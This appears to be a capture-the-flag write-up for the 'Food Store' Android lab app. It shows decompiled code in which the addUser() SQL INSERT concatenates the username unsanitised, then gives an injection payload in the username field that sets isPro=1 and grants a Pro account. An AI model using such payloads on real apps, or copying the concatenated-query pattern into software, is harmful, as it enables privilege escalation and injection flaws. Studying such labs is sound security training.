
Food Store

> walkthrough in the application and make a normal user account first :



---

then reverse the apk then show the source code :

1 - found two intersting activties → login,signup

```xml
<activity
    android:name="com.mobilehackinglab.foodstore.Signup"
    android:exported="false"/>
<activity
    android:name="com.mobilehackinglab.foodstore.MainActivity"
    android:exported="true"/>
<activity
    android:name="com.mobilehackinglab.foodstore.LoginActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

2 - then investigate the signup activity first :

found that add a new user by the dbHelper using adduser() function on it :

```java
EditText editText5 = this$0.username;
if (editText5 == null) {
    Intrinsics.throwUninitializedPropertyAccessException("username");
    editText5 = null;
}
String string = editText5.getText().toString();
EditText editText6 = this$0.password;
if (editText6 == null) {
    Intrinsics.throwUninitializedPropertyAccessException("password");
    editText6 = null;
}
String string2 = editText6.getText().toString();
EditText editText7 = this$0.address;
if (editText7 == null) {
    Intrinsics.throwUninitializedPropertyAccessException("address");
} else {
    editText2 = editText7;
}
User newUser = new User(i, string, string2, editText2.getText().toString(), false, 1, null);
dbHelper.addUser(newUser);
Toast.makeText(this$0, "User Registered Successfully", 0).show();
return;
}
}
```

3 - then show the dbHelper and found the wanted function [adduser()]

it take the Username , password , address

Converts password into raw bytes using UTF-8 encoding

encode the password by base64 `Base64.encodeToString(bytes, 0)`

then

Converts address into raw bytes using UTF-8 encoding

encode the password by base64 `Base64.encodeToString(bytes2, 0)`

then

- make an insert sql query that concatenate the user,password,address and put adefault isPro = 0

```
lic final void addUser(User user) throws SQLException {
 Intrinsics.checkNotNullParameter(user, "user");
 SQLiteDatabase db = getWritableDatabase();
 byte[] bytes = user.getPassword().getBytes(Charsets.UTF_8);
 Intrinsics.checkNotNullExpressionValue(bytes, "this as java.lang.String).getBytes(charset)");
 String encodedPassword = Base64.encodeToString(bytes, 0);
 String Username = user.getUsername();
 byte[] bytes2 = user.getAddress().getBytes(Charsets.UTF_8);
 Intrinsics.checkNotNullExpressionValue(bytes2, "this as java.lang.String).getBytes(charset)");
 String encodedAddress = Base64.encodeToString(bytes2, 0);
 String sql = "INSERT INTO users (username, password, address, isPro) VALUES ('" + Username + "', '" + encodedPassword + "', '" + encodedAddress + "', 0)";
 db.execSQL(sql);
 db.close();
```

Found the entry point :

→ Username is taken without any validation or sanitization
→ pass the Username directly to the sql query

```
public final void addUser(User user) throws SQLException {
    Intrinsics.checkNotNullParameter(user, "user");
    SQLiteDatabase db = getWritableDatabase();
    byte[] bytes = user.getPassword().getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes, "this as java.lang.String).getBytes(charset)");
    String encodedPassword = Base64.encodeToString(bytes, 0);
    String Username = user.getUsername();
    byte[] bytes2 = user.getAddress().getBytes(Charsets.UTF_8);
    Intrinsics.checkNotNullExpressionValue(bytes2, "this as java.lang.String).getBytes(charset)");
    String encodedAddress = Base64.encodeToString(bytes2, 0);
    String sql = "INSERT INTO users (username, password, address, isPro) VALUES ('" + Username + "', '" + encodedPassword + "', '" + encodedAddress + "', 0)";
    db.execSQL(sql);
    db.close();
}
```


→ `INSERT INTO` query take 4 values [Username,Password,Address,isPro]
→ isPro [0 : normal user , 1: admin]

now try to inject a sql query in Username to get isPro account


Username**','encodedPassword','encodedAddress',1);—**

my query → omar','YWhtZWQ=','YWhtZWQ=',1);—

and now it will takes the all input +isPro=1



then i get Pro User 😃


Guest: omar
Credits: 10000
Pro User
Burger
Chicken burger
Price 20
Order